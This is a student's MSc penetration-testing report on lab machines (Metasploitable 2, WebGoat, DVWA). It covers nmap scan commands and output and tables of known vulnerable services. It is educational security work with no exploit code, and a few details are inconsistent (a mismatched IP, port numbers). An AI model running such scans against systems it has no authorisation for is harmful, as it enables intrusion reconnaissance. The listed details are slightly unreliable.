



# **MSc Security Operations and Assurance Assignment**

## **Penetration Testing and Vulnerability Assessment of SOA Enterprises, Inc.**

**NAME: Sonam Bomjan Tamang**

**STUDENT ID: 33141528**

**LECTURER: Alireza Esfahani**

**DATE: 01.01.2025**

**Table of Contents**

**INTRODUCTION AND THE MAIN PURPOSE OF PENETRATION TEST.....1**

**EXECUTIVE SUMMARY OF RESULTS.....5**

**ANALYSIS OF SCANNING RESULTS.....9**

**CONCLUSION.....23**

**REFERENCES.....24**

## 1. Introduction / purpose of Penetration Test

Penetration testing is a legally sanctioned simulated attack on a computing device to assess security. Organizations can define penetration testing based on the objectives of the test, all network application, devices, and physical security components are included. It imitates the behavior of harmful individuals or the hackers, experienced cyber security specialist use penetration testing to strengthen a company's security posture and eliminate any weakness that leave it vulnerable to attack. Penetration testing when done correctly goes beyond simply preventing thieves from gaining unauthorized access to a company's systems. It generates realistic scenarios that demonstrate how well a company's present defenses might perform in the face of a full scale cyber assault. The simulation aids in the discovery of the sites of exploitation and the testing of it breach. Security business may acquire professional and biased third party inputs on the security procedures by conducting frequent penetration testing while relatively time consuming and costly can aid in the prevention of highly destructive and expensive breaches. A white hat hacker employs hacking talents to find security flaws in hardware, software, and networks. They assist firms in conducting penetration tests to analyze their security index and make the necessary improvements. It is a subset of ethical hacking, which in turn is a comprehensive report. When configuring a security system is critical to preventing hackers from penetrating the perimeter. There are three types of Penetration Test.

1. Black Box
2. White Box
3. Grey Box



White Box: Access to victim system and framework



Black Box: No prior knowledge about victim



Grey Box: Minor information about victim


Penetration testing helps the business assess the security of online applications, internal network and external networks. It also assist you in understanding what security measures are required to achieve the degree of protection a company needs to protect its people and assets .Penetration testing is similar to a real life hacker rehearsing for a real hack.

Pen testing helps to be proactive in real world approach to reviewing the security of it infrastructure. The process identifies gaps in the security, allowing to correct any flaws before an actual attack happens. It is undeniably expensive to recover from the effects of a data breach.

Legal fees, IT cleanup, consumer protection programs, lost revenue, and dissatisfied customers may cause business millions. It is a proactive strategy to remain on top of your security and assist in preventing financial damage from a breach while safeguarding a brand and image.

Penetration testing aid in meeting the compliance and security duties imposed by industry standards, rules and regulations such as PCI, Hippa, fisma, and ISO 27001. These tests done regularly help demonstrate to care and commitment to information security while avoiding the significant fines associated with the non-compliance.


### **The five phases in penetration testing:**



## Scenario of SOA Enterprises, Inc.

SOA Enterprises, Inc. is aware and trying to assess the network security and application security. The company has requested and provided verbal as well as written permission to conduct the vulnerabilities assessment in a secure and virtual environment. The virtual environment includes multiple virtual machines which needs to be tested for identifying the vulnerabilities existed in the system. For the completion of this task, Kali Linux is used as the penetration testing platform. The virtual environment consists of the following virtual machines:

- **Metasploitable 2 (192.168.0.252)** : This vm is used to conduct security training, test security tools, and practice common penetration testing techniques.




```
exploitable2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
to access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
to mail.
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a5:08:26
          inet addr:192.168.0.252  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea5:826/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5053 (4.9 KB)  TX bytes:6966 (6.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

          Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

root@metasploitable:~#
root@metasploitable:~#
```

- **Windows 10 running WebGoat (192.168.0.253)** : An insecure web application WebGoat is running in this virtual machine.



```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\vboxuser>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : 
   Link-local IPv6 Address . . . . . : fe80::79aa:1ec:4bef:54cd%14
   IPv4 Address. . . . . : 192.168.0.253
   Subnet Mask . . . . . : 255.255.255.0
   Default Gateway . . . . . : 192.168.0.1

C:\Users\vboxuser>
```

- **Ubuntu running DVWA (192.168.0.248)** : An Linux distribution running The Damn Vulnerable Web Application (DVWA) is a vulnerable web application widely used for practicing web application security testing.

```
Linux dvwa 2.6.32-24-generic #41-Ubuntu SMP Thu Aug 19 01:12:52 UTC 2010 i686 GNU
U/Linux
Ubuntu 10.04.1 LTS

Welcome to Ubuntu!
 * Documentation:  https://help.ubuntu.com/

=DVWA 1.0.7 LiveCD= http://www.dvwa.co.uk/

dvwa@dvwa:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b2:44:11
          inet addr:192.168.0.248  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb2:4411/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:26 errors:0 dropped:0 overruns:0 frame:0
          TX packets:28 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3276 (3.2 KB)  TX bytes:2824 (2.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:84 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6736 (6.7 KB)  TX bytes:6736 (6.7 KB)

dvwa@dvwa:~$
```

- **Kali Linux (192.168.0.251)**: This Linux distribution is used for penetration testing which is pre-loaded with different essential tools required for penetration testing.

SOA Enterprises, Inc. is conducting this pen testing for identifying all the existing vulnerabilities and practical approaches for mitigating found vulnerabilities that will save SOA Enterprises Inc. from possible financial and goodwill loss in the future.

## Tools and Techniques

The tools used for conducting the penetration testing are:

1. Nmap for host discovery and port scanning
2. OpenVAS and ZAPProxy for vulnerability scanning.

## 2. Executive summary of Result

The information (ip addresses) of all the devices on the network is collected using nmap tool.

### 2.1. Scanning Result (Host Discovery)

Tool: Nmap

Command: nmap 192.168.0.1/24

VM	IP Address	Subnetmask
Metasploit VM	192.168.0.252	255.255.255.0
Windows 10 VM (WebGoat)	192.168.0.253	255.255.255.0
Other Target VM (Ubuntu with DVWA)	192.168.0.248	255.255.255.0
Kali Linux (Testing Purpose)	192.168.0.251	255.255.255.0

Table 1: Device Information

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 13:11 GMT
Nmap scan report for 192.168.0.1
Host is up (0.0061s latency).
MAC Address: 40:0D:10:B3:F4:40 (Arris Group)
Nmap scan report for 192.168.0.161
Host is up (0.057s latency).
MAC Address: 0E:A9:3C:3B:BF:FD (Unknown)
Nmap scan report for 192.168.0.211
Host is up.
MAC Address: BC:03:58:01:CC:78 (Intel Corporate)
Nmap scan report for 192.168.0.235
Host is up (0.00014s latency).
MAC Address: 68:7A:64:95:B0:8C (Intel Corporate)
Nmap scan report for 192.168.0.243
Host is up (0.11s latency).
MAC Address: 42:9A:85:17:A2:F3 (Unknown)
Nmap scan report for 192.168.0.248
Host is up (0.0012s latency).
MAC Address: 08:00:27:B2:44:11 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.252
Host is up (0.00042s latency).
MAC Address: 08:00:27:A5:08:26 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.253
Host is up (0.00067s latency).
MAC Address: 08:00:27:63:CF:48 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.251
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 2.25 seconds

(kaliuser1@kaliuser)-[~]
$
```

## 2.2 Port scanning and service versions

Scanned device: Metasploit (192.168.0.252)

Tool: **nmap**

Command: **nmap -sV 192.168.0.252**

Output: **23 open port and service versions detected including outdated and vulnerable.**

Tools	Parameter	Output	Comments
nmap	nmap -sV 192.168.0.253	Scanned open ports, service running with version	Service version detection on metasploitable
		Port 21 (FTP) open Version: vsftpd 2.3.4	Backdoor vulnerability
		Port 22 (ssh) open Version: openssh 4.7p1	Outdated version. Vulnerable to Privilege escalation or brute force.
		Port 25 (SMTP) open Version: postfix smtpd	Vulnerable to potential email spoofing
		Port 80 (HTTP) open Version: Apache httpd 2.2.8	Outdated Apache server. Vulnerable to multiple exploit

Table 2: Open port and running services on Metasploitable.

```
kaliuser1@kaliuser: ~  
File Actions Edit View Help  
Nmap done: 1 IP address (1 host up) scanned in 12.51 seconds  
$ nmap -sV 192.168.0.252  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 13:23 GMT  
Nmap scan report for 192.168.0.252  
Host is up (0.00019s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rshcd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 08:00:27:A5:08:26 (Oracle VirtualBox virtual NIC)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs : Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/  
Nmap done: 1 IP address (1 host up) scanned in 12.01 seconds  
$
```



Scanned device: Windows 10 running WebGoat (192.168.0.253)


Tool: **nmap**

Command: **nmap -sV 192.168.0.253**

Output: **4 open port and service versions detected on a window host.**

Tools	Parameter	Output	Comments
nmap	nmap -sV 192.168.0.253	Scanned open ports, service running with version	Service version detection on windows host.
		Port 135 Open (MSRPC)	Vulnerable to remote code execution.
		Port 139 Open (NetBIOS-SSN)	Outdated version.Vulnerable to information disclouser.
		Port 445 Open (Microsoft-ds)	Vulnerable to ransomware attacks.
		Port 2869 Open (HTTP)	Vulnerable to DoS or web based attack.

Table 3: Open port and running services on Windows host.



```
File Machine View Input Devices Help
kaliuser1@kaliuser: ~
File Actions Edit View Help
kaliuser1@kaliuser)-[~]
$ nmap -sV 192.168.0.253
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 13:25 GMT
Nmap scan report for 192.168.0.253
Host is up (0.00024s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2869/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:63:CF:48 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.64 seconds
kaliuser1@kaliuser)-[~]
$
```

Scanned device: Other Vm (Ubuntu with DVWA 192.168.0.248)

Tool: **nmap**

Command: **nmap -sV 192.168.0.248**

Output: **open port and service versions detected on a target vm.**

Tools	Parameter	Output	Comments
nmap	nmap -sV 192.168.0.248	Scanned open ports, service running with version	Service version detection on target vm.
		Port 21 Open (FTP)	Vulnerable to FTP login, unauthorized access
		Port 22 Open (SSH)	Outdated OpenSSH version, vulnerable to brute-force attack or privilege escalation.
		Port 80 Open (HTTP)	Vulnerable to memory disclosure and remote code execution.
		Port 443 Open (HTTPS) , Version: Apache httpd 2.2.14 with mod_ssl	Outdated ssl configuration.
		Port 3306 (MySQL)	Weak password, lead to unauthorized access to database or SQL injection

Table 4: Open port and running services on other target vm.


```
kaliuser1@kaliuser: ~  
File Actions Edit View Help  
~  
(kaliuser1@kaliuser)~  
$ nmap -sV 192.168.0.248  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 13:19 GMT  
Nmap scan report for 192.168.0.248  
Host is up (0.00031s latency).  
Not shown: 65535 closed ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      ProFTPD 1.3.2c  
22/tcp    open  ssh      OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.2.14 ((Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)  
443/tcp   open  ssl/http Apache httpd 2.2.14 ((Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)  
3306/tcp  open  mysql    MySQL (unauthorized)  
MAC Address: 08:00:27:B2:44:11 (Oracle VirtualBox virtual NIC)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 12.51 seconds  
  
(kaliuser1@kaliuser)~  
$
```

### 3. Analysis of Scanning Result

The details analysis of the identified vulnerabilities and how it can be exploited are discussed below.

#### 3.1. Analysis of Metasploitable Vm

OpenVAS is used to collect all the detail information of the metasploitable vm. The following vulnerabilities are found and categorized by severity (high, medium, low).



#### 1 Result Overview

Host	High	Medium	Low	Log	False Positive
192.168.0.252	23	40	6	0	0
Total: 1	23	40	6	0	0

Vendor security updates are not trusted.  
Overrides are off. Even when a result has an override, this report uses the actual threat of the result.  
Information on overrides is included in the report.  
Notes are included in the report.  
This report might not show details of all issues that were found.  
Issues with the threat level “Log” are not shown.  
Issues with the threat level “Debug” are not shown.  
Issues with the threat level “False Positive” are not shown.  
Only results with a minimum QoD of 70 are shown.

This report contains all 69 results selected by the filtering described above. Before filtering there were 603 results.

### High Severity Vulnerabilities

Port	Service	Vulnerability Description
1425/TCP	Ingreslock	Possible backdoor.
8009/TCP	Apache Tomcat	Prone to remote execution vulnerability (RCE) .
8787/TCP	Distributed Ruby	Permit unauthorized systems to execute distributed commands.
512/TCP	Rexec	Authenticate the username and password unencrypted from socket.
80/TCP	TWiki	Cross-Site Scripting and Command Execution vulnerabilities.
5432/TCP	PostgrsSQL	Possible to login into remote PostgreSQL as user postgres using weak credentials.
1099/TCP	Java RMI Server	Insecure Default Configuration RCE Vulnerability.
General/ TCP	Operating Ssystem (OS)	End of Life(EOL)
3306/ TCP	MySQL	Possible to login into the MySQL as root using weak credentials.
513/ TCP	rlogin	Passwordless login
6200/ TCP	Vsftd	Prone to backdoor vulnerability
5900/ TCP	VNC	Brute Force Login
6697/ TCP	UnrealIRCd	Authenticating spoofing Vulnerability
514/ TCP	rsh	Unencrypted cleartext login
3632/ TCP	DistCC	RCE Vulnerability
2121/ TCP	FTP	Brute Force Logins

### Medium Severity Vulnerabilities

Port	Service	Vulnerability Desceiption
80/ TCP	TWiki	CSRF vulnerability
5432/ TCP	SSL/ TLS	Weak SSL/TLS cipher suites, Certificate Expired.
445/ TCP	Samba MS-RPC	Remote Shell Execution Vulnerability
23/ TCP	Telnet	Unencrypted clear text login
25/ TCP	STARTTLS	Arbitrary Command Injection Vulnerability
5900/ TCP	VNC Server	Unencrypted Data Transmission

22/ TCP	SSH	Support Weak Key Exchange(WKX) Algorithm(s)
2121/ TCP	FTP	Unencrypted Cleartext Login
21/ TCP	FTP	Anonymous Logins

### Low Severity Vulnerabilities

Port	Service	Vulnerabilities Description
General/ icmp	ICMP	Timestamp Replay Information Disclosure
5432/ TCP	SSL/TLS: SSLv3 Protocol CBC	Information Disclosure Vulnerability
25/ TCP	SSL?TSL: 'DHE_EXPORT	Middle Security Bypass Vulnerability
22/ TCP	SSH	Weak Mac Algorithm

### Vulnerabilities Description:

